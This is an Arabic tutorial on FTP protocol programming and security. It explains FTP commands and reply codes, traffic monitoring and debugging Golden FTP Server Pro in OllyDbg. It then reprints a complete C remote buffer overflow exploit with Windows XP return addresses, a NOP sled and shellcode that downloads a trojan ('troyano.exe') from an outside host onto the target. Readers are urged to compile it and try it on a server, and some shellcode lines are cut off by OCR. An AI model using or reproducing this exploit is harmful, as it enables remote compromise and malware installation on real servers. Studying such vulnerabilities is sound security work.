برمجة وأمن بروتوكول FTP

الكاتب : JAAS

Jaas1001@hotmail.com

مراجع :

http://www.arabteam2000.com/BookLib/BookList.asp?s=1

http://www.123lib.cjb.net

السلام عليكم ورحمة الله ،،،

يعتبر هذا الموضوع مهم لمطوري برامج الشبكات والسيرفرات وبرامج الشات وكل مهتم بالبرمجة المتقدمة للشبكات وأمن التطبيقات بشكل عام ؟!!!

سندخل ونناقش أكثر من مجال في برمجة الشبكات ، وسنتعرف على أدوات مراقبة البيانات برامج نـادرة مثل SockMon و packetMon و...،،، أعتقد أنها لـم تعرض من قبـل وسندخل في مـواضيع أخـرى متقدمة عن البروتوكـولات وطـريقة التخاطب ونقل الملفـات .

وسنبدأ بدراسة أهم البروتوكولات وأكثراها إنتشاراً وهي :

بروتوكول نقل الملفات FTP

بروتوكولات رسائل البريد smpt ,pop3

وأخيراً بروتوكولات وخوادم صفحات الويب http

سنأخذ مقدمة عن طريقة برمجتها وكيفية عملها وفي النهاية أمثلة على أمنها وطرق إختراقها؟!

ما أطول عليكم ... نبدأ في الموضوع :

بروتوكول ftp :

من أهم الخدمات الموجودة على الشبكة وهو المسؤل عن نقل الملفات بين الأجهزة

يستخدم المنفذ ٢١ لنقل البيانات وهو عبارة عن ربط بين برنامجين

أحدهما في جهاز المستخدم والآخر وهو السيرفر ويوجد في الجهاز الرئيسي على الشبكة

ويعتبر بروتوكول ftp من أسهل البروتوكولات من الناحية البرمجة ؟! عبارة عن

إرسال طلب وإستقبال الرد (دوال API المستخدمة هي send و recv)

ولكي نفهم عمل هذا البروتوكول علينا بالتطبيق العملي ، وسنقوم بإستخدام البرامج التالية

أولاً برنامج العميل أو برنامج المستخدم وهو الطرف الأول لنقل الملفات ، وهذا البرنامج موجـود في نـظام الــدوس ،،، من قائمة start ثم run وأكتب ftp

ثانيا برنامج السيرفر ، وإخترت في هذا الدرس السيرفر Golden FTP Server Pro


تجدة على الرابط ، وحجمة صغير جداً ٧٠٠ كيلوبايت تقريباً

http://www.sharemation.com/natirus26/Golden-FTP-server-PRO-setup[www.sherman.blogfa.com].exe

بعد تخزين البرنامج قم بتثبيتة وبشكل تلقائي يفتح منفذ للإنصات وهو المنفذ ٢١

وبهذا نكون قد ثبتنا سيرفر ftp وللتأكد ، شاهد المنافذ المستخدمة في الجهاز وتأكد من فتح المنفذ ٢١

كما في الصورة



وبعد أن قمنا بتجهيز سيرفر ال ftp

ننتقل للمرحلة الثانية وهي تثبيت Sockmon ،، دائما عندما تريد تعلم طريقة عمل برنامج

أو قواعد برمجة بروتوكول عليك أن تبدأ بمراقبتة ، واليوم سنقوم بإستخدام أداة جديدة في هذا المجال

وهي SockMon5،،، مشكلة هذة الأداة أنها بلغة غير مفهومة ولكنها سهلة الإستخدام

http://www.cnasm.com/upload/down/sockmon50.exe

وبعد ما تزل الأداة وتقوم بالتثبيت،أعد تشغيل الجهاز إذا طلب منك. ثم إنتقل للمرحلة التالية

والآن قم بتشغيل سيرفر ftp وهو Golden FTP Server Pro تجدة في قائمة البرامج

وبعد ذلك شغل الأداة SockMon5وقم بالضغط على بداية المراقبة (أيقونة باللون الأحمر)
وبعد ذلك أنزل النافذة


توجة لبرنامج ftp من قائمة start ثم run وأكتب ftp

ويعد مايشتغل البرنامج إتصل في السيرفر ، من خلال الأمر

```
ftp> Open 127.0.0.1 21
```

وبعد تنفيذ الأمر توجهة مباشرة لنافذة برنامج مراقبة الشبكة ، وشاهد مايجري خلف الكواليس؟


طريقة التخاطب بين برنامج العميل وسيرفر ال FTP



وإذا أردت تفصيل أكثر ، إضغط دبل كليك على الطلب , هذة الصورة تبين لك كل الخطوات

ومثال على ذلك نريد معرفة رد برنامج السيرفر على طلب الإتصال من قبل المستخدم

سترى الرسالة التالية



لاحظ نافذة لأهم المعلومات وخاصة لمبرمجي الإسمبلي.. مثل قيمة إرجاع الدالة وعنوان مخزن البيانات والحجم

والثريد ورقم العملية، تعتبر مهمة جداً و مكملة لعمل برنامج olly كما سترى في نهاية الدرس

والآن سنبدأ في معرفة أهم الطلبات في بروتوكول ftp

أول مايبدأ برنامج العميل.. يقوم بالإتصال على السيرفر وعلى منفذ ٢١

وكأي إتصال عادي بإستخدام دالة API الموضحة

Connect(..127.0.0.1,..21..);

وبعد عملية الإتصال يقوم برنامج العميل بتلقي أي رد من السيرفر

وفي مثالنا تلقى الرد التالي

220 Golden FTP Server Pro Ready v2.52

مايهمك كمبرمج هو الرقم ٢٢٠ وهو يمثل جاهزية السيرفر لتلقي أي معلومات

هذا الرقم لا يتغير في أي رد لأي سيرفر ولكن الجملة التي تأتي بعد الرد هي التي تتغير

وهي غير مهمة ،، وتقوم بعض المواقع من منطلق أمني بحذف الرسالة التي تأتي بعد الرقم

لكي لا يتم معرفة أنواع وإصدارات البرامج المستخدمة في الموقع !!

هذا الجدول يعرض لك بقية الأرقام وماذا يقصد بها سيرفر ال ftp

119=Terminal not available, will try mailbox.
120=Service ready in nnn minutes.
125=Data connection already open; transfer starting.
225=Data connection open; no transfer in progress.
150=File status okay; about to open data connection.
151=User not local; will forward to user@host.
152=User unknown; mail will be forwarded by the operator.
250=Requested file action okay, completed.
200=Command okay.
211=System status, or system help reply.
212=Directory status.
213=File status.
214=Help message.
220=Service ready for new user.
221=Service closing Telnet connection.
226=Closing data connection; requested file action successful (for example, file transfer or file abort).
227=Entering passive mode.
230=User logged in; proceed.
331=User name okay; need password.
332=Need account for login.
350=Requested file action pending further information.
450=Requested file action not taken: file unavailable (for example, file busy).
421=Service not available, closing Telnet connection. This can be a reply to any command if the service must shut down.
425=Cannot open data connection.
426=Connection closed; transfer aborted.

المهم بعد ذلك يبدأ برنامج العميل بتسجيل دخول للحساب ، ويتطلب كلمة مرور وإسم مستخدم

يبدأ بإسم المستخدم ،، وفي مثالنا يتم إرسال هذة المعلومة USER JAAS

عن طريق الدالة send

ليتم تسجيل الإسم ،،، لاحظ القيمة التي ينتهي بها الطلب ، بترميز هكس وتساوي 0A0D

وبلغة السي \r\n، وهذة القيمة تكون دائما في نهاية كل طلب لتدل على نهاية البيانات

وبنفس الطريقة يتم إرسال كلمة المرور وبإستخدام نفس الدالة send ، مثلاً الكلمة ١٢٣٤٥٦

يتم إرسالها بهذا الشكل PASS 123456\r\n

والآن عرفنا أول طلبين في بروتوكول ftp ،، وهما يمثلان تسجيل دخول المستخدم .

البيانات المرسلة في أول طلبين هي التي تهمنا في هذا الدرس ؟!!! أكيد تعرف السبب !

لأن كل سيرفرات ftp الموجودة على أي موقع أو شبكة لا تستقبل من أي مستخدم مجهول غير هذا الطلب؟

وبالتأكيد أقصد السيرفرات العادية.. لأن بعض الأجهزة لا تقبل الإتصال مع أي رقم ip

المهم النقطة التي اريد إيصالها وهي أن

طلب تسجيل الدخول وهو إسم المستخدم الذي تكتبة وكلمة المرور التي تكتبها

بكل بساطة تدخل وتعالج في أعماق السيرفر والنظام الموجود على شبكة بعيدة...

إذا كنت مخترق أنظمة هل فكرت في إستغلال هذة النقطة ؟ معقولة معلومات تختارها ويسمح بدخولها ولاتستفيد منها

وإذا كنت مبرمج شبكات أو مختص في الأمن ، معقولة تستقبل أي رموز وتسمح بدخولها ومعالجتها من أي مصدر مجهول على الشبكة

هذة الأفكار بنجمعها في الأمثلة القادمة،،،

سنبدأ في اول مثال وبناخذ برنامجنا في هذا الدرس وهو Golden FTP Server Pro v2.52

كثير من المواقع والشبكات كانت تستخدم هذا السيرفر وقبل شهرين تقريبا تم إكتشاف ثغرة خطيرة في هذا البرنامج

كيف تم إكتشافها وكيف حدث الخطأ البرمجي وكيف استغل وتحول إلى ثغرة ؟

اولاً طريقة البحث عن ثغرات سيرفرات نقل الملفات متاشبة ، لأنة لا يسمح لك

كمستخدم مجهول إلى بتنفيذ أمر واحد وهو إرسال بيانات التسجيل ،، بمعنى ان مجال الخطأ

سيكون محدد في هذة البيانات ؟ وبهذا يكون هدف مخترق الأنظمة أن يعرف وبكل تفصيل

أين تمر هذة البيانات وكيف يتم معالجتها كل بايت على حدة.. ويحاول إيجاد خطأ او طريقة إستغلال

يبدأ بتحديد عنوان المخزن الذي سيستخدمة السيرفر لتخزين البيانات من الطرف المجهول

وهذا العنوان وبقية المعلومات موضحة في برنامج SockMon5 على شكل Buffer , BufferSize

وتستطيع إستخراجها بواسطة olly ، حاول تطبيق هذا المثال

نأخذ إسم الدالة وهي Recv وحجم مخزن البيانات من برنامج SockMon5 وبعد ذلك نتوجهة لبرنامج olly

شغل برنامج السيرفر بواسطة olly ومن خلال الدوال المستوردة ضع نقطة توقف على دالة Recv

تجد دالة إستقبال البيانات على العنوان التالي: 0042AE64

بعد ان تحدد نقطة التوقف ، توجهة لبرنامج ftp من خلال الدوس وحاول ان تتصل ببرنامج السيرفر

وبعد ذلك قم بإرسال اي معلومات في طلب إسم المستخدم ، أنا أرسلت ssssssssssss


المهم بعد عملية الإرسال مباشرة ستلاحظ توقف البرنامج عند دالة الإستقبال Recv

البارمتر الثاني في هذة الدالة يمثل عنوان مخزن البيانات ؟ وهو نفسة المأخوذ من برنامج SockMon5

والآن من خلال برنامج olly حدد على كل بايتات مخزن البيانات وضع نقطة توقف عليها ؟

بمعنى اي عملية قرائة او كتابة أو نقل لهذة البيانات من خلال السيرفر سيتم إخبارك بها

حدد نقاط التوقف كما في الصورة



بعد ما تحدد نقاط توقف على كل بايتات المخزن وعددها في مثالنا ٣٢٧٦٨ بايت كما هو موضح في برنامج SockMon5 وبرنامج olly

إستمر في تنفيذ البرنامج بواسطة F9 وستلاحظ توقف التنفيذ عند اي تعليمة تحاول الوصول لمخزن البيانات

عند هذة النقطة يتم تتبع الكود بإستخدام F8 والبحث عن أي إستغلال او طريقة لإحداث خطأ !

لا تعتقد أن الموضوع بهذة البساطة ؟ لأنك ستواجهة مئات التعليمات والأكواد

المهم تتبع يمكن تلاقي ثغرة جديدة ،،، إذا لم تجد أي ثغرة ... تابع الموضوع

بإختصار توجد إمكانية حدوث خطأ عند العنوان0040D751 ويمثل مقارنة بايت نهاية الطلب

لو رجعت لبرنامج SockMon5 وشاهدت نص الطلبات بين العميل والسيرفر ،، أكيد لاحظت

أن كل الطلبات تنتهي بنفس القيمة بالهكس 0D وتعني سطر جديد

يقوم برنامج السيرفر وفي آخر بلوك لمعالجة الطلب ،، يقوم بإنشاء ملف log ليكتب بداخلة نص الطلب

وبعد ذلك يتم قرائة النص لإستخدامة في أي وقت ، طريقة قرائة الطلب التي يستخدمها برنامج السيرفر هي

البحث عن بايت نهاية الطلب 0D ليحدد بذلك حجم بايتات الطلب ،، إذا كان الحجم صغير يسمح

البرنامج بتنفيذ دالة قراءة نص الطلب كامل ؟ وهنا المشكلة ،،، هل خطر على بال المبرمج أن يقوم

أحد بإستخدام البايت 0D أكثر من مرة في نفس الطلب ؟ وكيف سيعالجها برنامج السيرفر

بالتأكيد سيحجز ذاكرة بحجم البيانات إلى أن يصل إلى بايت 0D وبعد هذا

البايت كل البيانات ستكون زائدة عن الحجم المخصص للذاكرة

هذا الحجم الزائد سيؤدي لحدوث خطأ فيض وتصبح ثغرة من نوع Remote Buffer Overflow

---

هذا التطبيق العملي على الثغرة لفهمها أكثر:

ترجم هذا الكود وهو عبارة عن برنامج يرسل طلب يحتوي على أكثر من بايت نهاية

بالإضافة لإحتوائة على برنامج shellcode يقوم بتنزيل ملف تنفيذي للجهاز الذي يحتوي على السيرفر

الكود:

```
#include <stdlib.h>
#include <windows.h>
#include <stdio.h>
#include <winsock.h>

#pragma comment(lib, "ws2_32.lib")

char userreq[] =
"USER "
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
char *target[]= //return addr
{
"\xFC\x18\xD7\x77", //WinXp Sp1 Eng - jmp esp addr
```

```
"\xBF\xAC\xDA\x77" //WinXp Sp2 Eng - jmp esp addr
};

char shellcode[] =
"\xEB\x5D\x5F\x8B\xF7\x80\x3F"
"\x08\x75\x03\x80\x37\x08\x47\x80\x3F\x01\x75\xF2\x33\xC9\xB5\x05\x8B\xFE\x2E
"\x8B\xEF\xB5\x03\x2B\xF9\x8B\xD7\xB2\x7C\x8B\xE2\x89\x75\xFC\xB5\x40\xC1\x
"\x89\x4D\xF8\x8D\x49\x3C\x8B\x09\x03\x4D\xF8\x8D\x49\x7F\x41\x8B\x09\x03\x4
"\x8B\xD9\x8B\x49\x0C\x03\x4D\xF8\x81\x39\x4B\x45\x52\x4E\x74\x07\x8D\x5B\x1
"\xCB\xEB\xEB\x33\xC0\x53\xEB\x02\xEB\x7C\x8B\x33\x03\x75\xF8\x80\x7E\x03\x
"\x14\x8B\x3E\x03\x7D\xF8\x47\x47\x56\x8B\x75\xFC\x33\xC9\xB1\x0D\xF3\xA6\x5
"\x06\x40\x8D\x76\x04\xEB\xE0\x5B\x8B\x5B\x10\x03\x5D\xF8\xC1\xE0\x02\x03\xE
"\x03\x89\x45\xF4\x8B\x5D\xFC\x8D\x5B\x0D\x53\xFF\xD0\x89\x45\xF0\x8D\x5B\x
"\x8B\x45\xF4\xFF\xD0\x89\x45\xEC\x8B\x45\xF0\x8B\x40\x3C\x03\x45\xF0\x8B\x4
"\x03\x45\xF0\x89\x45\xE8\x8B\x40\x20\x03\x45\xF0\x8D\x7B\x08\x33\xD2\x57\x8E
"\x03\x75\xF0\x33\xC9\xB1\x0F\xF3\xA6\x74\x0B\x5F\xEB\x02\xEB\x7A\x42\x8D\x4
"\xEB\xE7\x8B\x5D\xE8\x33\xC9\x53\x5F\x8B\x7F\x24\x03\x7D\xF0\xD1\xE2\x03\x
"\x8B\x0F\x8B\x5B\x1C\x03\x5D\xF0\xC1\xE1\x02\x03\xD9\x8B\x1B\x03\x5D\xF0\x
"\xE4\x8B\x55\xFC\x8D\x52\x2D\x8D\x7D\xE0\x33\xC9\xB1\x06\x51\x52\x52\x8B\x
"\x56\xFC\xFF\xD3\xFD\xAB\x5A\x59\x38\x2A\x74\x03\x42\xEB\xF9\x42\xE2\xE8\x
"\x51\x52\x52\x8B\x75\xEC\x56\xFC\xFF\xD3\xFD\xAB\x5A\x59\x38\x2A\x74\x03\x
"\xF9\x42\xE2\xE8\xFC\x52\x33\xD2\xB6\x1F\xC1\xE2\x08\x52\x33\xD2\xEB\x02\x
"\x52\x8B\x45\xD8\xFF\xD0\x5B\x89\x45\xB8\x33\xD2\x52\x52\x52\x52\x53\x8B\x4
"\xFF\xD0\x89\x45\xB4\x8D\x7B\x08\x33\xD2\x52\xB6\x80\xC1\xE2\x10\x52\x33\xD
"\x52\x57\x50\x8B\x45\xC4\xFF\xD0\x89\x45\xB0\x8D\x55\xAC\x52\x33\xD2\xB6\x
"\xE2\x08\x52\x8B\x4D\xB8\x51\x50\x8B\x45\xC0\xFF\xD0\x8B\x4D\xB0\x51\x8B\x
"\xFF\xD0\x8B\x4D\xB4\x51\x8B\x45\xBC\xFF\xD0\x33\xD2\x52\x43\x43\x53\x8B\x
"\xFF\xD0\x89\x45\xA8\x8B\x7D\xAC\x57\x8B\x55\xB8\x52\x50\x8B\x45\xDC\xFF\x
"\x55\xA8\xEB\x02\xEB\x17\x52\x8B\x45\xD4\xFF\xD0\x33\xD2\x52\x53\x8B\x45\x
"\xD0\x33\xD2\x52\x8B\x45\xCC\xFF\xD0\xE8\x0D\xFE\xFF\xFF\x4C\x6F\x61\x64\
"\x62\x72\x61\x72\x79\x41\x08\x4B\x45\x52\x4E\x45\x4C\x33\x32\x08\x57\x49\x4E
"\x4E\x45\x54\x08\x47\x65\x74\x50\x72\x6F\x63\x41\x64\x64\x72\x65\x73\x73\x08\
"\x6C\x63\x72\x65\x61\x74\x08\x5F\x6C\x77\x72\x69\x74\x65\x08\x47\x6C\x6F\x62
"\x6C\x41\x6C\x6C\x6F\x63\x08\x5F\x6C\x63\x6C\x6F\x73\x65\x08\x57\x69\x6E\x4
"\x65\x63\x08\x45\x78\x69\x74\x50\x72\x6F\x63\x65\x73\x73\x08\x49\x6E\x74\x65\
"\x6E\x65\x74\x4F\x70\x65\x6E\x41\x08\x49\x6E\x74\x65\x72\x6E\x65\x74\x4F\x70
"\x6E\x55\x72\x6C\x41\x08\x49\x6E\x74\x65\x72\x6E\x65\x74\x52\x65\x61\x64\x46
"\x6C\x65\x08\x49\x6E\x74\x65\x72\x6E\x65\x74\x43\x6C\x6F\x73\x65\x48\x61\x6E
"\x6C\x65\x08\x72\x08\x78\x2E\x65\x78\x65\x08"
"http://www.host.com/troyano.exe"
"\x08\x01";

char nops[] =
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90";

char passreq[] =
"PASS \r\n";

void main(int argc, char *argv[])
{
WSADATA wsaData;
WORD wVersionRequested;
struct hostent *pTarget;
struct sockaddr_in sock;
SOCKET mysocket;
char rec[1024];

if (argc < 3)
{
printf("\r\nGolden FTP Server Pro Remote Buffer Overflow Exploit\r\n",argv[0]);
printf("Bug Discovered by Reed Arvin (http://reedarvin.thearvins.com)\r\n");
printf("Exploit coded By ATmaCA\r\n");
printf("Web: atmacasoft.com && spyinstructors.com\r\n");
printf("Credit to kozan and metasploit\r\n");
printf("Usage:\r\nexploit <targetOs> <targetIp>\r\n\r\n",argv[0]);
printf("Targets:\n");
printf("1 - WinXP SP1 english\n");
printf("2 - WinXP SP2 english\n");
printf("Example:exploit 2 127.0.0.1\n");

return;
}
int targetnum = atoi(argv[1]) - 1;

char *evilbuf = (char*)malloc(sizeof(userreq)+sizeof(shellcode)+sizeof(nops)
+sizeof(passreq)+7);


strcpy(evilbuf,userreq);
strcat(evilbuf,target[targetnum]);
strcat(evilbuf,nops);
strcat(evilbuf,shellcode);
strcat(evilbuf,"\r\n");
strcat(evilbuf,passreq);
//printf("%s",evilbuf);
```

```
wVersionRequested = MAKEWORD(1, 1);
if (WSAStartup(wVersionRequested, &wsaData) < 0) return;



mysocket = socket(AF_INET, SOCK_STREAM, 0);
if(mysocket==INVALID_SOCKET){
printf("Socket error!\r\n");
exit(1);
}

printf("Resolving Hostnames...\n");
if ((pTarget = gethostbyname(argv[2])) == NULL){
printf("Resolve of %s failed\n", argv[1]);
exit(1);
}

memcpy(&sock.sin_addr.s_addr, pTarget->h_addr, pTarget->h_length);
sock.sin_family = AF_INET;
sock.sin_port = htons(21);

printf("Connecting...\n");
if ( (connect(mysocket, (struct sockaddr *)&sock, sizeof (sock) ))){
printf("Couldn't connect to host.\n");
exit(1);
}

printf("Connected!...\n");
printf("Waiting for welcome message...\n");
Sleep(10);
recv(mysocket,rec,1024,0);

printf("Sending evil request...\n");
if (send(mysocket,evilbuf, strlen(evilbuf)+1, 0) == -1){
printf("Error Sending evil request.\r\n");
closesocket(mysocket);
exit(1);
}

Sleep(10);
printf("Success.\n");
closesocket(mysocket);
```

```
WSACleanup();
}
```

ترجم الكود... وبعد ذلك جرب إستخدامة على سيرفر ftp ولاحظ كيف سينزل برنامج تنفيذي بإسم x.exe إلى جهاز السيرفر

تجدة في مسار السيرفر Pro C:\Program Files\Golden FTP Server


إذا أردت الدخول في طريقة عمل الشيل كود... تابع

شغل برنامج السيرفر بإستخدام olly وضع نقطة توقف على العنوان 0040D751

لكي تشاهد طريقة المقارنة لبايت نهاية الطلب

بعد ذلك ضع نقطة توقف على عنوان بداية حدوث الخطأ 0040D7D5

بمجرد تنفيذ هذة الدالة يحدث خطأ الفيض كما تشاهد في الصورة



